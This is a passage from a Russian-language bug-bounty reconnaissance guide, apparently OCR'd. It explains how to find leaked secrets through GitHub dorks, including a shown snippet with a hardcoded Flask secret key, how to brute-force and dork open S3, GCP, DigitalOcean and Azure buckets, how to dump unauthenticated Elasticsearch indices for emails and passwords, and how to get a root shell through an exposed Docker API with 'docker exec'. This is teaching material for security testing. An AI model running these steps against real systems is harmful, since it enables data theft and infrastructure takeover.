Last indexed on Jul 10, 2018

```
10  app.secret_key = "qnwerl;qwlnekraSD:FLAJWE:JRKN@#$190u231:JS"
11  @app.route("/")
12  def home():
13      username = ""
14      if "username" in session:
15          username = session["username"]
16      admin = False
17      if "admin" in session:
```

hexingren/SocialQueen – views.py

Python

Showing the top three matches

Last indexed on Jul 6, 2018

```
30  # Create your views here.
31
32  @login_required
33  def home(request):
34          context = {}
35          context['username'] = request.user.username
...
40          context['pprofile'] = get_object_or_404(Profile, username =
    request.user)
41          print "!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!"
```


Имена пользователей часто связаны с паролями и ключами API. Как показано выше, кто-то сливает свой секретный ключ. Хороший список этих дорков можно найти ниже:

● https://github.com/techgaun/github-dorks/blob/master/github-dorks.txt

Компания GitHub

Вместо того, чтобы использовать дорки GitHub для поиска информации, Вы, возможно, захотите перейти непосредственно к источнику. Для этого Вы должны найти страницу компании GitHub и оттуда Вы можете найти всех их разработчиков, а также следить за этими учетными записями. Не у всех компаний есть общедоступная страница GitHub, но Вы можете выполнить поиск в Google, чтобы узнать это.

Как только Вы найдете страницу компании, Вам необходимо получить список людей, которые связаны с ней. Это можно сделать, нажав на вкладку «Люди».



Теперь Вам нужно будет вручную пройтись по каждому из профилей. Этот процесс может занять много времени. Facebook насчитывает 184 человека и проверять каждый

профиль может быть скучно, а также займет много времени. Однако, если много людей, то есть большая вероятность, что кто-то загрузил то, что не должен был. Вы должны искать URL-адреса, ключи API, имена пользователей, пароли, уязвимости и все остальное, что может принести пользу.

Вывод

GitHub - отличный источник информации. У подавляющего большинства компаний, в настоящее время, есть страница на GitHub. Если Вы найдете эту страницу, Вы можете отслеживать всех их сотрудников для чувствительных воздействий. Вы также можете использовать дорки GitHub для выполнения широкого поиска по всему GitHub. Вы должны искать пароли, токены, API ключи, имена пользователей, скрытые URL-адреса или что-либо еще, что может представлять ценность.

Неправильно настроенные сегменты облачного хранилища

Введение

10 лет назад облачные сервисы, такие как AWS, gcloud и azure, не были чем-то особенным. Компании покупали физические серверы и размещали их у себя. Сегодня компании переносят свою инфраструктуру в облако, так как это удобнее. Однако, облачные сервисы могут быть сложны в настройке, и если Вы не знаете, что делаете, то можете все испортить и внедрить уязвимости в свою среду. Одна из самых популярных уязвимостей заключается в обнаружении открытой корзины облачного хранилища. Эти корзины используются для хранения файлов, поэтому в зависимости от

того, что находится в корзине, у Вас может быть доступ к конфиденциальной информации.

Сегмент AWS S3


Введение

Amazon Web Services (AWS) на сегодняшний день является самым популярным поставщиком облачных услуг. Подавляющее большинство облачных экземпляров, с которыми Вы столкнетесь, будут размещены на этом провайдере.

S3 Bucket Dorks

Вы, наверное, слышали о корзинах S3, так как люди взламывали их уже некоторое время. Есть несколько методов, используемых для поиска этих корзин. Вы можете использовать google dorks или попробовать перебрать имя корзины. Я использую оба этих метода, поскольку они часто дают очень разные результаты. Следующий google dork можно использовать для поиска сегментов, принадлежащих компании:

site:.s3.amazonaws.com "Starbucks"



Единственным недостатком этого метода является то, что Вы потратите много времени на переключение через полученные результаты. Тем не менее, Вы можете обнаружить некоторые очень интересные конечные точки, что в противном случае можно было бы пропустить.


S3 Bucket Brute force

Существует слишком много инструментов для перебора корзины S3, и, кажется, они появляются каждый день. Я обычно использую этот, но все они делают одно и то же по итогу:

- https://github.com/ghostlulzhacks/s3brute

python amazon-s3-enum.py -w BucketNames.txt -d <Domain Here>

Если Вы перейдете к уязвимой конечной точке, Вы сможете перечислить все файлы в корзине. Вы должны искать конфиденциальные файлы, такие как файлы резервных копий, zip-файлы, пользовательские данные и любую другую информацию PII. В приведенном ниже примере есть только один файл «index.html».



Если Вы обнаружите уязвимую конечную точку, убедитесь, что она принадлежит компании, поскольку я часто нахожу ложные срабатывания.

Вывод

Вы столкнетесь с AWS чаще, чем со всеми другими облачными провайдерами вместе взятыми. Корзины S3 существуют уже некоторое время, и хакеры взламывают их ровно столько же. Компании постоянно раскрывают конфиденциальную информацию в своих корзинах S3, так что определенно стоит проверить эту неправильную конфигурацию.

Облачное хранилище Google

Облачное хранилище Google, в частности, корзины Amazon S3, — это место для хранения файлов. Как и S3 Buckets, облачное хранилище Google также уязвимо для анонимного списка файлов. Следующий инструмент можно использовать для брутфорса имен корзин. Аналогично AWS - этот инструмент использует перестановки для создания имен корзин.

● https://github.com/RhinoSecurityLabs/GCPBucketBrute

python3 gcpbucketbrute.py -k <Domain Here> -u

```
[redacted]:~/tools/GCPBucketBrute$ python3 gcpbucketbrute.py -k starbucks.com -u

Generated 1216 bucket permutations.

Scanned 1216 potential buckets in 51 second(s).

Gracefully exiting!
```


В этом примере инструмент ничего не нашел. Однако, если Вы обнаружите, что цель активно использует облако Google, Ваши результаты могут отличаться. Как только Вы найдете

уязвимую конечную точку, то инструмент посетит ее и найдет конфиденциальные файлы, подобные AWS процессу.

Digital ocean Spaces

Если Вы знакомы с корзинами S3 Digital ocean Spaces, то это буквально одинаковые технологии. Я обычно использую Google Dorks, чтобы найти их:

site:digitaloceanspaces.com <Domain Here>



Вы также можете попробовать брутфорс, с помощью этого инструмента:

- https://github.com/appsecco/spaces-finder

Azure Blob

Если Ваша цель часто использует облако Microsoft, то она, вероятно, использует Azure. хранилище BLOB-объектов. Подобно сегментам S3, оно используется для хранения файлов. Вы не сможете перебрать эти URL-адреса, потому что

Вы также должны знать имя корзины и имя blob. Это очень затрудняет перебор имен, так как у Вас есть две уникальные части URL. Тем не менее, использование Google Dorks по-прежнему будет работать для перечисления возможных названий.

Вывод

Поскольку так много компаний переходят в облако, Вы почти гарантированно будете работать с некоторыми корзинами для хранения. Существует несколько методов перечисления сегментов, и один из них google dorks, другой брутфорс, а еще одна техника - просто поиск в исходном коде страницы. Это быстрые легкие победы, и в зависимости от того, что Вы обнаружите, Вы можете получить очень хороший результат.

Elastic Search DB

Введение

Вы, наверное, слышали о популярной реляционной базе данных MySQL **Elastic Search**, такой как MySQL, которая представляет собой базу данных, используемую для хранения и запроса информации. Однако **Elastic Search** обычно используется для выполнения полнотекстового поиска в очень больших наборах данных.

Основы Elastic Search

Определение от Google описывает **Elastic Search** следующим образом: «ES — это документ-ориентированная база данных, предназначенная для хранения, извлечения и управления ориентированными на документы или полуструктурированные данные. Когда Вы используете Elastic search, Вы храните данные в формате JSON. Затем Вы

запрашиваете их для поиска ». В отличие от MySQL, которая хранит свою информацию в таблицах, **Elastic Search** использует то, что называется типами. Каждый тип может иметь несколько строк, которые называются документами. Документы в основном представляют собой большие двоичные объекты json, которые содержат Ваши данные, как показано на пример ниже:


{"id":1, "name":"ghostlulz",
"password":"SuperSecureP@ssword"}

В MySQL мы используем имена столбцов, но в Elastic Search мы используем имена полей. Имена полей в приведенном выше json-блобе будут идентификатором, именем и паролем. В MySQL мы будем хранить все наши таблицы в базе данных. В Elastic search мы храним наши документы в так называемом индексе. Индекс в основном представляет собой набор документов.

Неаутентифицированная база данных Elastic Search

Elastic search имеет http-сервер, работающий на порту 9200, который можно использовать для запросов к базе данных.

Основная проблема здесь в том, что многие люди оставляют этот порт в публичном доступе без какой-либо аутентификации. Это означает, что любой может запросить базу данных и извлечь информацию. Быстрый поиск в Shodan даст множество результатов, как показано ниже:



Как только Вы определили, что у Вашей цели открыт порт 9200, Вы можете легко проверить, является ли это базой данных Elastic Search, указав корневой каталог с помощью GET запроса. Ответ должен выглядеть примерно так:

{
"name" : "r2XXXX",
"cluster_name" : "elasticsearch",
"cluster_uuid" : "wIVyutV-XXXXXXXXXX",
"version" : {
"number" : "5.6.1",
"build_hash" : "667b497",
"build_date" : "2017-09-14T19:22:05.189Z",
"build_snapshot" : false,
"lucene_version" : "6.6.1"

},
"tagline" : "You Know, for Search"
}

Как только Вы узнаете, что конечная точка имеет открытую базу данных Elastic Search, попробуйте найти все доступные индексы (базы данных). Это можно сделать, выбрав точку «/_cat/indices?v» с запросом GET. Это перечислит все индексы, как показано ниже:

```
health status index          uuid                   pri rep docs.count docs.deleted store.size
pri.store.size
yellow open   bookings       lz8yHxqbQuGEDijkdEozAA   5   1      524         0    303.5kb
303.5kb
yellow open   company        HMOFvOQDSiapSol_QAsxzg   5   1        0         0      960b
960b
yellow open   geosys         _J9pwm4vSrWLhbo9pchzMg   5   1    61722         0     32.4mb
32.4mb
yellow open   article        J6UaQSS0RIaRrrokZ1V6Ig   5   1      809         0      6mb
6mb
yellow open   service        SApBMxLLSEWWJOrQoF07Ug   5   1      591         0    433.5kb
433.5kb
yellow open   job_application DSibZjaoQ-mU1MySC4zKrQ   5   1        2         0    16.7kb
16.7kb
yellow open   payment        az5VYu9tQAy41u2PIA-daw   5   1        6         0    142.1kb
142.1kb
yellow open   users          6kHqdkvOSx6dmXXIs_JGNg   5   1     1701       463     4.7mb
4.7mb
yellow open   articles       JKsFXGXfRXuUULpzjLuPLg   5   1        3         0    79.6kb
79.6kb
yellow open   invoice        bgXAHuOLSJaI-37eiBcRBw   5   1       18         0    272.3kb
272.3kb
yellow open   booking        zjbhkI4ZS8egwyuhweNY8g   5   1      545         1     1.7mb
1.7mb
yellow open   address        CKteiX6qRUCYWxkBZCe6Bg   5   1     6245         0      2mb
2mb
yellow open   job_post       qrzfzvvKT3uSOXIY3nzW6Q   5   1       36         0    344.6kb
344.6kb
yellow open   user           HZBWADUeST-pBY4c0L88Pw   5   1     2134        12     9.1mb
9.1mb
yellow open   job_applications B9dyKfW7TbeJppKu-4zpvA   5   1        1         0     8.2kb
8.2kb
yellow open   services       0cXzhBcoR8ecQMurouw6Qg   5   1      579         0     479kb
479kb
yellow open   addressables   ZM45C_69QXugOFLP-M16LQ   5   1     6245       745     2.4mb
2.4mb
yellow open   job_posts      _-nkfsW2TiKHLhTdSRmfuA   5   1       35         0    70.8kb
70.8kb
yellow open   invoices       PoNCOfg6QjSi0I7fPhPbBw   5   1       12         0    84.7kb
84.7kb
yellow open   user_services  bBwhZ0eDTAeqS5AID8Z-2g   5   1     1384       298     1.7mb
1.7mb
yellow open   user_service   _c75afkpQVWjyeWHQUoMDw   5   1     1485        22     1.2mb
1.2mb
```

Эту информацию наряду с другими сведениями об услуге также можно найти по адресу запрашивая конечную точку «/_stats/?pretty=1». Для выполнения полнотекстового поиска в базе данных Вы можете использовать следующую команду «/_all/_search?q=email». Она будет запрашивать каждый

индекс для слова "Эл. адрес". Есть несколько слов, которые я люблю искать, и они включают:

- Имя пользователя
- Пользователь
- Электронная почта
- Пароль
- Токен

Если Вы хотите запросить определенный индекс, Вы можете заменить «_all» именем индекса, по которому Вы будете выполнять поиск. Еще один полезный метод — перечислить все имена полей, выполнив запрос GET. в конечную точку «/INDEX_NAME_HERE/_mapping?pretty=1». Я обычно ищу те самые интересные слова, упомянутые выше. Вывод должен выглядеть как-то так:


```
{
"address" : {
"mappings" : {
"_default_" : {
"properties" : {
"text" : {
"type" : "text",
"fields" : {
"raw" : {
"type" : "keyword"
}
}
}
}
},
"addressables" : {
"properties" : {
"addressable_id" : {
```

"type" : "long"
},
"addressable_type" : {
"type" : "text",
"fields" : {
"keyword" : {
"type" : "keyword",
"ignore_above" : 256
}
}
},
"city" : {
"type" : "text",
"fields" : {
"keyword" : {
"type" : "keyword",
"ignore_above" : 256
}
}

Мы видим, что у нас есть имена полей addressable_type, city и многое другое, которые не отображаются, так как вывод был слишком большим. Чтобы запросить все значения, которые содержат определенное имя поля, используйте следующую команду «/_all/_search?q=_exists:email&pretty=1». Это вернет документы, которые содержат имя поля (столбца), с именем электронной почты, как показано ниже:

{
"took" : 12,
"timed_out" : false,
"_shards" : {
"total" : 110,
"successful" : 110,
"skipped" : 0,

```
"failed" : 0
},
"hits" : {
"total" : 7772,
"max_score" : 1.0,
"hits" : [
{
"_index" : "address",
"_type" : "addressables",
"_id" : "19",
"_score" : 1.0,
"_source" : {
"id" : 19,
"addressable_id" : 55,
"addressable_type" : "FHMatch\\Models\\User",
"lang" : "en",
"address1" : null,
"city" : "Alpharetta",
"state" : "GA",
"postal" : "30004",
"country" : "US",
"lat" : "REDACTED",
"lon" : "REDACTED",
"email" : "REDACTED@yahoo.com",
"phone" : "REDACTED",
"website" : null,
"timezone" : "America/New_York",
"currency" : "USD",
"privacy" : null,
"meta" : null,
"created_at" : "2017-09-26 19:42:02",
"updated_at" : "2017-09-26 19:42:02",
"deleted_at" : null
}
},
```

Опять же, Вы можете заменить «_all» на имя индекса для выполнения поиска. конкретно против этой конечной точки.

Вывод

Elastic Search - это просто еще одна база данных, в которой Вы можете хранить и запрашивать информацию. Основная проблема заключается в том, что люди раскрывают неаутентифицированные данные. При неавторизованном доступе к веб-сервису злоумышленники могут легко сбросить всю базу данных.

Docker API


Введение

В старые времена, если Вы разработали кусок кода, он мог нормально работать на Вашем компьютере, но когда Вы помещаете его в другую систему, он полностью выходит из строя. Docker был разработан, чтобы решить эту проблему. Docker - это программная платформа с открытым исходным кодом для создания, развертывания и управления контейнерами виртуализированных приложений на общей операционной системе, с экосистемой сопутствующих инструментов.

Exposed Docker API

Когда Вы устанавливаете докер в системе, он предоставляет API на вашем локальном хосте, и расположен на порту 2375. Этот API можно использовать для взаимодействия с механизмом докера, что в основном, дает Вам право делать все, что Вы пожелаете, без аутентификации. В этих условиях никакая посторонняя сторона не сможет получить доступ к

вашему Docker API. Однако, в некоторых случаях, этот API может быть изменен так, чтобы к нему могли обращаться внешние ресурсы. Если сделать это неправильно, то произойдет открытие API докера, как показано в следующем Shodan поиске:



Чтобы подтвердить, что на нужном хосте запущен Docker, Вы можете сделать запрос GET на конечную точку/версию. Произойдет распечатка большого двоичного объекта json, как показано ниже:

{
"Platform": {
"Name": "Docker Engine - Community"
},
"Components": [
{
"Name": "Engine",
"Version": "18.09.0",
"Details": {
"ApiVersion": "1.39",
"Arch": "amd64",
"BuildTime": "2018-11-07T00:56:41.000000000+00:00",
"Experimental": "false",
"GitCommit": "4d60db4",
"GoVersion": "go1.10.4",

"KernelVersion": "10.0 14393 (14393.3204.amd64fre.rs1_release.190830-1500)",
"MinAPIVersion": "1.24",
"Os": "windows"
}

}
],
"Version": "18.09.0",
"ApiVersion": "1.39",
"MinAPIVersion": "1.24",
"GitCommit": "4d60db4",
"GoVersion": "go1.10.4",
"Os": "windows",
"Arch": "amd64",
"KernelVersion": "10.0 14393 (14393.3204.amd64fre.rs1_release.190830-1500)",
"BuildTime": "2018-11-07T00:56:41.000000000+00:00"
}

Как только Вы подтвердите, что Docker API открыт, далее, я обычно перехожу к CLI-версии докера. Из CLI Вы можете выполнить следующую команду, чтобы получить список запущенных в данный момент контейнеров:

docker -H <host>:<port> ps

Как Вы можете видеть на изображении выше, у нас есть один контейнер, работающий на порту. 80 с именем Elegant_easley. Мы можем легко вставить оболочку в этот контейнер, выполнив следующую команду:

docker -H <host>:<port> exec -it <container name> /bin/bash

Как Вы можете видеть на изображении выше, нас перебросили прямо в рут шелл. Там мы можем делать все что угодно, в зависимости от версии докера, и у Вас может быть возможность использовать эксплойт для выхода из контейнера на хост-компьютер. Вы не ограничиваетесь только выталкиванием оболочки в свой докер-контейнер. Вы можете делать и другие вещи, такие как развертывание собственных контейнеров. Эта техника широко использовалась майнерами криптовалюты, которые размещают контейнеры в чужой инфраструктуре.

Вывод

Подавляющее большинство инженеров-программистов используют контейнеры Docker, для развертывания своих приложений. В процессе они могут открыть доступ к своему Docker API, что означает большие неприятности. Злоумышленники могут легко захватить их инфраструктуру, чтобы развернуть собственные контейнеры или, что еще хуже, они могут получить root-доступ к Вашему контейнеру.

